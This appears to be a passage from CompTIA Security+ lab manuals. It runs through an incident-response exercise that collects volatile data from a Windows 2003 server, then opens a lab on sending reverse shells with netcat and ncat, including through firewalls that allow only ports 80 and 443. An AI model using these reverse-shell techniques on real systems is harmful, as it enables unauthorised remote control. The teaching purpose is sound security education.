


Figure 15: Send Ctrl-Alt-Del to the Windows 2003 Server

2. Open a command prompt on the Windows 2003 System by clicking on the shortcut to **cmd.exe** located on the Desktop.





Figure 16: Shortcut to Windows Command Prompt on the Victim Machine

At the command prompt, type the following command to add your investigator name to the incident response text file you are creating. Initially, you will use a single redirect (>). When typing subsequent commands, you will use a double redirect to append the file.


3. Type the following command to add the investigator name to the ir.txt file:
C:\>echo student investigator > ir.txt



```
Shortcut to cmd.exe
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.
C:\>echo student investigator > ir.txt
```

Figure 17: Sending the Output to ir.txt

4. To view the output, type the following command:
C:\>type ir.txt



```
C:\>type ir.txt
investigator student
```

Figure 18: Output of the ir.txt file


5. Type the following command to add the date to the ir.txt file:
C:\>date /t >> ir.txt



```
C:\>date /t >> ir.txt
```

Figure 19: Add the Date to ir.txt

6. To view the output, type the following command:
C:\>type ir.txt




```
C:\>type ir.txt
investigator student
Sun 03/25/2012
```

Figure 20: Output of the ir.txt file

7. Type the following command to add the time to the ir.txt file.

C:\time /t >> ir.txt




```
C:\>time /t >> ir.txt
```

Figure 21: Add the time to ir.txt

8. To view the output, type the following command:

C:\type ir.txt



```
C:\>type ir.txt
investigator student
Sun 03/25/2012
03:45 PM
```

Figure 22: The Output of the ir.txt file

Having the time and date included when you collect the volatile data could be important if you are called to testify in court, or if a timeline needs to be established by the investigator.

9. Type the following command to add the computer name to the ir.txt file:

C:\hostname >> ir.txt




```
C:\>hostname >> ir.txt
```

Figure 23: Add the Computer Name to ir.txt

10. To view the output, type the following command:

C:\type ir.txt



```
C:\>type ir.txt
investigator student
Sun 03/25/2012
03:45 PM
win2k3dc
```

Figure 24: Output of the ir.txt file

11. Type the following command to add the IP Address information to the ir.txt file:

C:\ipconfig /all >> ir.txt



```
C:\>ipconfig /all >> ir.txt
```

Figure 25: Add the IP Address to ir.txt

12. To view the output, type the following command:

C:\type ir.txt

```
C:\>type ir.txt
investigator student
Sun 03/25/2012
03:45 PM
win2k3dc

Windows IP Configuration

Host Name . . . . . : win2k3dc
Primary Dns Suffix . . . . . : ptest.org
Node Type . . . . . : Unknown
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : ptest.org

Ethernet adapter Local Area Connection 3:

Connection-specific DNS Suffix . :
Description . . . . . : VMware Accelerated AMD PCNet Adapter #2
Physical Address. . . . . : 00-50-56-98-00-96
DHCP Enabled. . . . . : No
IP Address. . . . . : 192.168.100.201
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.100.1
DNS Servers . . . . . : 192.168.100.1
```

Figure 26: The Output of the ir.txt file

It is very important to collect IP Address information because it can change. The machine, for example could be using Dynamic Host Configuration Protocol, or DHCP. One of the most important items to collect is the netstat data, which may indicate what active connections are established between the victim and any attack machines.

13. Type the following command to add the netstat command to the ir.txt file:

C:\netstat -an | findstr "ESTABLISHED" >> ir.txt

```
C:\>netstat -an | findstr "ESTABLISHED" >> ir.txt
```

Figure 27: Add the netstat command to ir.txt

14. To view the output, type the following command:

C:\type ir.txt

```
TCP 127.0.0.1:389 127.0.0.1:1033 ESTABLISHED
TCP 127.0.0.1:389 127.0.0.1:1036 ESTABLISHED
TCP 127.0.0.1:389 127.0.0.1:1037 ESTABLISHED
TCP 127.0.0.1:389 127.0.0.1:1048 ESTABLISHED
TCP 127.0.0.1:1033 127.0.0.1:389 ESTABLISHED
TCP 127.0.0.1:1036 127.0.0.1:389 ESTABLISHED
TCP 127.0.0.1:1037 127.0.0.1:389 ESTABLISHED
TCP 127.0.0.1:1048 127.0.0.1:389 ESTABLISHED
TCP 192.168.100.201:389 192.168.100.201:1067 ESTABLISHED
TCP 192.168.100.201:1025 192.168.100.201:1069 ESTABLISHED
TCP 192.168.100.201:1025 192.168.100.201:1070 ESTABLISHED
TCP 192.168.100.201:1025 192.168.100.201:1169 ESTABLISHED
TCP 192.168.100.201:1067 192.168.100.201:389 ESTABLISHED
TCP 192.168.100.201:1069 192.168.100.201:1025 ESTABLISHED
TCP 192.168.100.201:1070 192.168.100.201:1025 ESTABLISHED
TCP 192.168.100.201:1106 192.168.100.3:29178 ESTABLISHED
TCP 192.168.100.201:1107 192.168.100.3:6306 ESTABLISHED
TCP 192.168.100.201:1109 192.168.100.3:39212 ESTABLISHED
TCP 192.168.100.201:1169 192.168.100.201:1025 ESTABLISHED
```

Figure 28: Output of the ir.txt file

Notice the 3 connections to 192.168.100.3. db_autopwn established 3 connections.

15. Type the following command to add the IP route table to the ir.txt file:

C:\netstat -r >> ir.txt

```
C:\>netstat -r >> ir.txt
```

Figure 29: Add the IP Route Table to ir.txt

16. To view the output, type the following command:

C:\type ir.txt

```
IPv4 Route Table
=====
Interface List
0x1 ..... MS TCP Loopback interface
0x10003 ...00 50 56 98 00 96 ..... VMware Accelerated AMD PCNet Adapter #2
=====
Active Routes:
Network Destination Netmask Gateway Interface Metric
0.0.0.0 0.0.0.0 192.168.100.1 192.168.100.201 10
127.0.0.0 255.0.0.0 127.0.0.1 127.0.0.1 1
192.168.100.0 255.255.255.0 192.168.100.201 192.168.100.201 10
192.168.100.201 255.255.255.255 127.0.0.1 127.0.0.1 10
192.168.100.255 255.255.255.255 192.168.100.201 192.168.100.201 10
224.0.0.0 240.0.0.0 192.168.100.201 192.168.100.201 10
255.255.255.255 255.255.255.255 192.168.100.201 192.168.100.201 1
Default Gateway: 192.168.100.1
=====
Persistent Routes:
None
```

Figure 30: Output of the ir.txt file

17. Type the following command to add the system information to the ir.txt file:

C:\systeminfo >> ir.txt

```
C:\>systeminfo >> ir.txt
```

Figure 31: Sending the Output to ir.txt

18. To view the output, type the following command:

C:\type ir.txt

```
661 Mhz
BIOS Version: INTEL - 6040000
Windows Directory: C:\WINDOWS
System Directory: C:\WINDOWS\system32
Boot Device: \Device\HarddiskVolume1
System Locale: en-us;English (United States)
Input Locale: en-us;English (United States)
Time Zone: (GMT-05:00) Eastern Time (US & Canada)
Total Physical Memory: 511 MB
Available Physical Memory: 334 MB
Page File: Max Size: 2,530 MB
Page File: Available: 2,177 MB
Page File: In Use: 353 MB
Page File Location(s): C:\pagefile.sys
Domain: msec.local
Logon Server: \\WIN2K3DC
Hotfix(s): 3 Hotfix(s) Installed.
[01]: File 1
[02]: Q147222
[03]: KB893803v2 - Update
Network Card(s): 1 NIC(s) Installed.
[01]: VMware Accelerated AMD PCNet Adapter
Connection Name: Local Area Connection 3
DHCP Enabled: No
IP address(es)
[01]: 192.168.100.201
```

Figure 32: The Output of the ir.txt file

The systeminfo command provides a lot of good detail about the computer that can be used. The pslist command is a sysinternals command, not a default operating system command.

19. Type the following command to add the processes to the ir.txt file:

C:\pslist >> ir.txt

```
C:\>pslist >> ir.txt

pslist v1.29 - Sysinternals PsList
Copyright (C) 2000-2009 Mark Russinovich
Sysinternals
```

Figure 33: Output of the ir.txt file

20. To view the output, type the following command:

C:\type ir.txt

```

ntfrs      1520      8      19      270      8936      0:00:01.859      3:27:09.669
svchost    1640      8       2       35       268       0:00:00.000      3:27:09.340
snmp       1680      8       5      136      1608      0:00:00.328      3:27:09.294
srvcsvng   1692      8       3       85      1876      0:00:00.015      3:27:09.294
tlntsvr    1756      8       4       71       632       0:00:00.031      3:27:09.247
vmtoolsd   1772     13       3      218      5820      0:00:15.656      3:27:09.231
POP3Svc    1848      8       9      142      2016      0:00:00.140      3:27:09.106
svchost    1864      8      15      154      4208      0:00:00.140      3:27:09.106
VMUpgradeHelper 1880      8       3       85       852       0:00:00.015      3:27:09.059
dllhost    2108      8      15      201      2200      0:00:01.015      3:26:51.090
wmiprvse   2144      8       7      216      2216      0:00:01.359      3:26:51.075
explorer   2340      8      11      258      7120      0:00:04.203      0:47:58.118
VMwareTray 2772      8       1       51      1936      0:00:00.625      0:47:48.852
VMwareUser 3104      8       7      129      3004      0:00:05.265      0:47:48.618
cmd        2244      8       1       22      1424      0:00:00.046      0:43:42.606
cmd        1744      8       1       21      1388      0:00:00.046      0:38:23.278
cmd        3904      8       1       21      1396      0:00:00.015      0:31:41.870
cmd        2100      8       1       21      1388      0:00:00.015      0:30:27.975
cmd         844      8       1       24      1416      0:00:00.062      0:28:46.157
wmiprvse   4040      8       8      248      4760      0:00:00.296      0:02:16.990
wmiprvse   3832      8       6      107      1672      0:00:00.062      0:02:14.115
PsList     2304     13       1       95       924       0:00:00.015      0:00:00.046
C:\>

```

Figure 34: Sending the Output to ir.txt

Adding the time again will indicate when you finished collecting incident response data.

21. Type the following command to add the time to the ir.txt file.

C:\time /t >> ir.txt

```
C:\>time /t >> ir.txt
```

Figure 35: Add the Time to ir.txt

22. To view the output, type the following command:

C:\type ir.txt

```

PsList     2304     13       1       95       924       0:00:00.015      0:00:00.046
04:00 PM
C:\>

```

Figure 36: Output of the ir.txt file

23. To view all of the output from your incident response, type the following command:

C:\notepad ir.txt




Figure 37: View ir.txt Using Notepad

Task 2.2 Conclusion

Collecting Incident Response Data is important, because when you turn a computer off, data residing in RAM will be gone because computer memory is volatile.

Task 2.3 Discussion Questions

1. What is the command to get important information about a Windows system?
2. What is the command to view active connections to a machine?
3. What is the command to list all of the processes on a machine?
4. What is the command to view the routing table?

Task 3 Viewing Network Logs

Log files contain information about what IP Addresses connecting to your machine and will also indicate which directories machines tried to access. Log files also include important date and time stamps that can be used for a timeline for an investigation.

Task 3.1 Viewing Network Logs within Windows

To view the Logs in Windows, Log on to the Windows 2003 Server

1. Log on to the Microsoft Windows 2003 Server by clicking the **Send Ctrl-Alt-Del** link in the bottom right hand corner of the browser window. Log on to the 2003 server with the username of **Administrator** and the password of **password**.




Figure 38: Send Ctrl-Alt-Del to the Windows 2003 Server

2. Double click on **My Computer** on the Desktop.




Figure 39: My Computer

3. Double click on **Local Disk (C:)**




Figure 40: Local Disk (C:)

4. Double click on **Windows:**




Figure 41: Windows Directory

5. Double click on the **System32** directory:



Figure 42: System32 Directory

6. Double click on the **Logfiles** directory:




Figure 43: The Logfiles folder in System32

7. Double click on **MSFTPSVC1**




Figure 44: The FTP Logs Directory

8. Double click on the log file with today's date. The format is Year/Month/Day.




Figure 45: FTP Log files

The log file will have the IP Address of the machine trying to attack the system.




Figure 46: The FTP Log file

Close the File Transfer Protocol (FTP) Log file when you are finished viewing the file.

9. Click the **Back** button to return to the Logfiles Directory.




Figure 47: Returning to the Logfiles Directory

10. Double click on the **W3SVC1** folder




Figure 48: The W3SVC1 Directory

11. Double click on the log file with today's date. The format is Year/Month/Day.




Figure 49: The list of Web Logfiles

The log file will have the IP Address of the machine trying to attack the system. Browsing through the log file, you will see some strange requests from the attacker.




Figure 50: Web Log file

12. Close the World Wide Web (WWW) log file when you are finished viewing the file.

Task 3.2 Conclusion

Log files have information about the IP Address making connections to the machines. Log files are organized by date and are located in the Logfiles directory in System32.

Task 3.3 Discussion Questions

1. Where are the log files stored on a Windows system?
2. Where are the FTP log files stored on a Windows system?
3. Where are the WWW log files stored on a Windows system?
4. Explain the naming format for log files within Windows.

5 References

1. Microsoft Internet Information Services:
<http://www.iis.net/>
2. Nmap:
<http://nmap.org/>
3. BackTrack Linux:
<http://www.backtrack-linux.org/>
4. Metasploit's Meterpreter:
<http://dev.metasploit.com/documents/meterpreter.pdf>
5. Metasploit:
<http://metasploit.com/>



CompTIA Security+® Lab Series

Lab 7: Analyze and Differentiate Types of Malware

CompTIA Security+® Domain 3 - Threats and Vulnerabilities

Objective 3.1: Analyze and differentiate among types of malware

Document Version: **2012-08-15 (Beta)**

Lab Author: Jesse Varsalone
Assistant Professor
Cyber Security
Organization: Community College of Baltimore County

Copyright © 2003-2012 Center for Systems Security and Information Assurance (CSSIA)

The development of this document is funded by the National Science Foundation's (NSF) Advanced Technological Education (ATE) program Department of Undergraduate Education (DUE) Award No. 0702872 and 1002746; Center for Systems Security and Information Assurance (CSSIA) is an entity of Moraine Valley Community College. Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License, Version 1.2 or any later version published by the Free Software Foundation. A copy of this license can be found at <http://www.gnu.org/licenses/fdl.html>.

Contents

1	Introduction	3
2	Objective: Analyze and differentiate among types of malware.....	4
3	Pod Topology	5
4	Lab Settings.....	6
Task 1	Using Netcat to Send a Reverse Shell	8
Task 1.1	Using Netcat.....	8
Task 1.2	Conclusion.....	15
Task 1.3	Discussion Questions	15
Task 2	Using Ncat to Send a Reverse Shell.....	16
Task 2.1	Using Ncat.....	16
Task 2.2	Conclusion.....	19
Task 2.3	Discussion Questions	19
Task 3	Sending a Bash Shell to a Windows Machine using Netcat	20
Task 3.1	Sending a Linux Shell to a Remote System	20
Task 3.2	Conclusion.....	24
Task 3.3	Discussion Questions	24
5	References	25

1 Introduction

This lab is part of a series of lab exercises designed through a grant initiative by the Center for Systems Security and Information Assurance (CSSIA) and the Network Development Group (NDG), funded by the National Science Foundation's (NSF) Advanced Technological Education (ATE) program Department of Undergraduate Education (DUE) Award No. 0702872 and 1002746. This series of lab exercises is intended to support courseware for CompTIA Security+® certification

By the end of this lab, students will be able to send a command shell from one machine to another. Tools like netcat and nmap can be used to send a command shell to another machine on the network. A person on the inside of the network has the ability to send a reverse shell to a machine on the Internet. Even if the company firewall is blocking all outbound ports except 80 and 443, the attacker can use those ports to forward a command shell. Normally, you do not want command shells sent out of your network.

This lab includes the following tasks:

- [Task 1](#) - Using Netcat to Send a Reverse Shell
- [Task 2](#) - Using Ncat to Send a Reverse Shell
- [Task 3](#) - Sending an Bash Shell to a Windows Machine using Netcat

2 Objective: Analyze and differentiate among types of malware

There are many tools within a hacker's toolkit that can do amazing things to a victim's machine. Some of the tools that may exist within a hacker's toolbox, such as nmap and ncat, will allow the hacker to send a command shell to a remote machine. With a shell on the remote machine, a hacker can perform administrative tasks and view or delete data.

For this lab, the following terms and concepts will be of use:

Netcat [1] – The utility, which works in Windows and Linux, is often referred to as a Swiss Army Knife, because it has many capabilities. Netcat can be used to scan for open ports on a remote machine, transfer a file between machines, and send a command shell from one system to another. The tool is often classified as a virus by AV vendors.

Nmap [2] – Nmap is a program that can be used in Linux, Mac, or Windows to locate machines on a network. After nmap is used to discover machines on a network, it can also be utilized to determine which open Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) ports the machine has open. Nmap will give an indication of the operating system the remote machine is using. Zenmap is a GUI frontend for nmap.

Ncat [3] – Ncat is similar to netcat, but comes bundled with the latest versions of nmap. One major difference between the two is ncat is not classified as a virus by AV vendors.

Command Shell – The Windows command shell allows users to interact with the operating system from a command line environment. Virtually anything that can be done in the Graphical User Interface, or GUI, in Windows can be done from the command line. A command shell can be sent from a victim's machine to an attacker's machine. Once the attacker has a command shell connected to the victim's machine, they can run commands on the remote system, and perform administrative tasks.

Apache – This is web server software, commonly used on Linux machines. However, Apache can also be utilized on Windows, Mac OS X, and UNIX. The name Apache came from the Native American tribe. Apache software can be used to host a website.

3 Pod Topology

